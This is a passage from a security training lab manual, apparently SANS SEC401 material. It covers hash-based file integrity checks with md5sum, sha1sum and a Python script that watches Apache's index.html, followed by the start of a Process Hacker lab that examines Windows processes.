Click the X on the top right of the screen to close gedit.

14. Run the md5sum tool against the "file1.txt" file, and compare the hash to the original hash. Type "**md5sum < file1.txt**" and press **Enter** as shown.

```
root@kali:~/Labs/401.4/hash_lab# md5sum < file1.txt
3e4e89714360452d113f009f37f742ed  -
```

The hash matches the original hash of `3e4e89714360452d113f009f37f742ed` as expected! If your hash does not match, there is likely an extra space or new line in your "file1.txt" file. Return to verify and rerun the steps. You can run the same check with sha1sum now that you have restored the file to its original state.

NOTE: Hashing is based on the binary composition of the file, not the viewable ASCII characters. Even if the file visibility looks the same, if there are any hidden characters, the hashes will be different.

Task 2 – Automating File Integrity Checks

1. Manually hashing and inspecting files for changes is useful; however, the ability to automate this operation is often wanted. Tools such as Tripwire are available as a commercial solution for file integrity monitoring. A free version of the tool back from when it was open source is also available. As with many enterprise tools, there is a learning curve. To demonstrate the applicability and use of tools such as this, you use a Python script that is set to monitor the index.html file used by the Apache Web Server on your Kali Linux VM. If any changes are made to this file, it generates an alert and stops running.

   Navigate to your "/root/Labs/401.4/hash_lab" folder by typing "**cd /root/Labs/401.4/hash_lab**" and pressing **Enter**, as shown.

```
root@kali:~# cd /root/Labs/401.4/hash_lab
root@kali:~/Labs/401.4/hash_lab#
```

2. Type "**ls**" and press **Enter**.

```
root@kali:~/Labs/401.4/hash_lab# ls
Apache_Check.py  file1.txt  stored_hash
```

   The file "Apache_Check.py" is the script that monitors the index.html file used by the Apache Web Server on your kali Linux VM. You can view it if you are familiar with Python. It simply fetches the index.html file from the "/var/www/html" folder, hashes it, and compares the hash to a stored hash in the script. If a change is detected, based on a hash mismatch, the script terminates, printing an alert to the screen. It also copies the modified index.html file to a file called "mismatched.html."

3. Use Firefox to view the index.html file used by Apache on your Kali Linux VM. Type "**iceweasel http://127.0.0.1/index.html**" and press **Enter** as shown here.

```
root@kali:~/Labs/401.4/hash_lab# iceweasel http://127.0.0.1/index.html
```

   You should get the following Firefox window:

4. Close the browser by clicking the X at the top-right corner of the screen. Next, start up the "Apache_Check.py" script so that it monitors the index.html file. From your "/root/Labs/401.4/hash_lab" folder, type "**python Apache_Check.py**" and press **Enter**, as shown here.

```
root@kali:~/Labs/401.4/hash_lab# python Apache_Check.py
```

After doing this, the screen should clear, and you should see the following message:


```
Hash matched!
Updating every 5 seconds...
```

5. Modify the index.html file to see if it is detected by the "Apache_Check.py" script. If you do not currently have a second Terminal window open in Kali, do that now.


   You should now have two Terminal windows open on your Desktop. Make sure that your directory for the new window is "/root/Labs/401.4/hash_lab."

6. To modify the index.html file, type "**gedit /var/www/html/index.html**" and press Enter, The following gedit window should appear.

```
root@kali:~/Labs/401.4/hash_lab# gedit /var/www/html/index.html
```



7. Simply edit the document by typing the word "DEFACED" underneath the <body> tag, as shown below.



After adding the word "DEFACED" as shown, click **Save** on the right and finally the X at the top-right corner of the gedit window.

8. Go back to the Terminal window running the "**python Apache_Check.py**" script, and you should see the following result:

```
ALERT!!!!!!!!!! HASH MISMATCHED!!!!!!!!!!!!!!

Bad file copied to /root/Labs/401.4/hash_lab/mismatched.html

Try running: diff mismatched.html stored_hash/index.html
```

The script detected the change to the index.html file after you added the word "DEFACED." It also says that it copied the bad index.html file to a file called "mismatched.html."

9. Try running the **diff** command as indicated in the output. The diff tool simply compares two files and prints out the differences between them. Verify that the file "mismatched.html" exists in your "/root/Labs/401.4/hash_lab/" folder by typing **ls** and pressing **Enter**, as shown here.

```
root@kali:~/Labs/401.4/hash_lab# ls
Apache_Check.py  file1.txt  mismatched.html  stored_hash
```

Next, type "**diff mismatched.html stored_hash/index.html**" and press **Enter**, as shown.

```
root@kali:/Labs/401.4/hash_lab# diff mismatched.html stored_hash/index.html
4c4
< DEFACED
---
>
```

As you can see, the word "**DEFACED**" displays. Some of the output may differ on your screen.

Questions

1. Which hashing algorithm used in the lab has an output length of 20 bytes? _____
2. What is it called when two different files produce the same hash? _____
3. What is the name of the commercial integrity checking tool mentioned? _____

Exercise Takeaways

In this lab, you completed the following tasks:

- Introduction to hashing tools and file integrity validation
- Automating file integrity checks

In this lab, you used the md5sum and sha1sum tools to calculate the MD5 and SHA1 hashes of a file in its original state. You then modified the file, reran the tools, and determined that the hashes changed significantly. When restoring the file to its original state, the hash matched the original output. This demonstrates how you can use hashing for file integrity checking. Next, you ran a Python script to monitor the index.html file used by the Apache Web Server on your Kali Linux VM. When making a change to this file, the script generates an alert due to the mismatch in the hash calculation. You can use these tools and techniques in your organization to ensure that unauthorized changes are not made to sensitive files.

This page intentionally left blank.

Question Answers

1. Which hashing algorithm used in the lab has an output length of 20 bytes? **SHA1**
2. What is it called when two different files produce the same hash? **Collision**
3. What is the name of the commercial integrity checking tool mentioned? **Tripwire**

This page intentionally left blank.

Lab 5.1

Process Hacker

Lab 5.1 – Process Hacker

Background

The SAT identifies the user who owns the process, the groups of which that user is a member, and the privileges of the user. Understanding and managing processes is very important for Windows security; for example, you will often discover malicious or malware-infested processes that should be terminated.

There are many tools available for viewing and managing Windows processes. The built-in Task Manager tool is good, but there are better ones available. Process Hacker is a free, open source, easy-to-use, graphical process manager tool. You can download the latest version from http://processhacker.sourceforge.net. Process Hacker can also be used to analyze services, device drivers, listening TCP ports, disk activity, and other Windows internals. In this lab, you will learn how to install and use Process Hacker.

Objectives

- Install and launch Process Hacker.
- Examine the details of a process, such as its modules and memory regions.
- Inject a DLL into a process and then aggressively terminate that process.

Your objectives for this lab are to install and launch the Process Hacker tool. Next, you will examine the details of a running process, such as its Security Access Token (SAT) and virtual memory address space. You will then inject a DLL into a process, just like hackers and malware do, and then terminate that process with a special tool built into Process Hacker.

Duration - 15 Minutes

The estimated duration of this lab is based on the average amount of time required to make it through to the end. The duration estimate of this lab can decrease or increase depending on various factors, such as the booting of virtual machines, the speed and amount of RAM on your computer, and the time you take to read through and perform each step. All labs are repeatable both inside and outside of the classroom, and it is strongly recommended that you take the time to repeat the labs both for further learning and practice towards the GIAC Security Essentials Certification (GSEC).


Task I – Install and Launch Process Hacker

1. Process Hacker is already installed on the VM. From the desktop, there is a shortcut for Process Hacker. Double-click the icon to start the program.


Shortcut on your desktop

The full install of Process Hacker is located in "C:\Labs\401.5" directory if you need to re-install the program.

Process hacker will start up on your system.





In the Process Hacker window, the Processes tab displays rows of running processes. There are additional tabs for services, network connections, and disk activity too. By clicking on the name of a column you can sort by that value. For example, if you click on PID, the processes will now be sorted by PID or process ID.


Process Hacker [SANS-SEC401\SEC401-Student]
Hacker View Tools Users Help
Refresh Options Find handles or DLLs System information
Processes Services Network Disk
Name PID CPU I/O total rate Private bytes User name Description
Interrupts 0.84 0 Interrupts and DPCs
System Idle Process 0 91.27 0 NT AUTHORITY\SYSTEM
System 4 0.51 128 kB NT AUTHORITY\SYSTEM NT Kernel & System
smss.exe 276 424 kB Windows Session Manager
WLDIHost.exe 308 0.13 1.89 MB Windows Driver Foundation - User-mode Driver Framework Host Pro
csrss.exe 380 1.35 MB Client Server Runtime Process
wininit.exe 448 1.14 MB Windows Start-Up Application
csrss.exe 460 0.02 1.35 MB Client Server Runtime Process
winlogon.exe 532 1.97 MB Windows Logon Application
services.exe 576 1.16 3.7 MB Services and Controller app
lsass.exe 584 3.69 MB Local Security Authority Process
svchost.exe 668 7.89 MB Host Process for Windows Services
svchost.exe 724 4.02 MB Host Process for Windows Services
dwm.exe 828 1.41 55.3 MB Desktop Window Manager
svchost.exe 928 28.89 MB Host Process for Windows Services
svchost.exe 952 11.92 MB Host Process for Windows Services
svchost.exe 984 16.09 MB Host Process for Windows Services
svchost.exe 1008 0.02 88 B/s 6.33 MB Host Process for Windows Services
svchost.exe 1064 6.68 MB Host Process for Windows Services
svchost.exe 1128 1.51 MB Host Process for Windows Services
svchost.exe 1196 0.05 1.61 kB/s 2.28 MB Host Process for Windows Services
svchost.exe 1240 5.76 MB Host Process for Windows Services
vmacthlp.exe 1248 1.33 MB VMware Activation Helper
svchost.exe 1436 3.84 MB Host Process for Windows Services
svchost.exe

Task 2 – Examine the Details of a Process

1. The color highlighting of the rows of processes provides information about those processes. To see what each color indicates, click the "Options" button in the toolbar to display a dialog box, and then click the "Highlighting" tab to see a short description of what each color represents.






2. Click "Cancel" to close the Options dialog box for highlighting.

3. In the list of processes, scroll down and find the "explorer.exe" process. If you click on the Name to sort the processes alphabetically, it will be easier to find:


NOTE: The order of the listed processes may change each time you run Process Hacker.

4. Double-click the "explorer.exe" process to display a multi-tab property sheet with detailed information, such as the command line used to originally launch the process.



